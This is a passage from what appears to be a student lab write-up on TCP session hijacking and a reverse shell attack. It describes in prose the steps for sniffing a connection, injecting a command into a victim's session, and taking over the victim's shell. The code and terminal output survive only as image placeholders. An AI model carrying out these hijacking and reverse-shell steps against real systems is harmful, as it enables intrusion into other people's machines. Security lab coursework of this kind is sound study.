
4. Going back to user1, when trying to type any command after connecting to victim, user1 will get disconnected.

5. From Wireshark's monitoring, there are malicious packet flowing toward victim machine.




Task 3


1. Python code for automated hijacking. Flag is changed to ‘A’ as hijacking. Src and dst and ports are info gathered from sniff() function call. ‘iface’ argument in sniff is fetched from Wireshark which can be seen on **step 8**’s program title. This time, a new ‘data’ field under tcp and ip is the desired command line wishing to force on the victim. In this case, my approach is to create a text file with text then injecting to victim’s directory.




2. Connect to victim using user1



3. Connection status after connecting to victim 1 before attack.




4. Run hijack_auto.py to start the attack. Program is waiting for user1 to fall in trap.




5. User1 freezes as trying to input anything. User1 falls into trap.


6. Back in attacker, the attack is now working.



7. Finally, go in to Victim machine. Look at the directory, and we can see a new file is being injected through hijacking program.




8. Malicious packet observed in Wireshark




Task 4

1. Reverse shell attack python code. Data field is changed to stealing victim's shell for attacker. Src and dst and ports are info gathered from sniff() function call. 'iface' argument in sniff is fetched from Wireshark which can be seen on **step 8**'s program title.




2. Connect to victim using user1.


3. Connection status before attack.




4. On attacker side, listen to the connections for victim machine.




5. Open another terminal as attacker, run reverse_shell_attack.py



6. Try typing anything on user1, we can see user1 falls into trap and freezes.



7. From victim's view, we can see that there are lots of malicious connections coming from attacker.



8. Back to the attacker side that is listening to victim's connection, it is shown that the attack is successful as attacker managed to steal the shell from victim machine.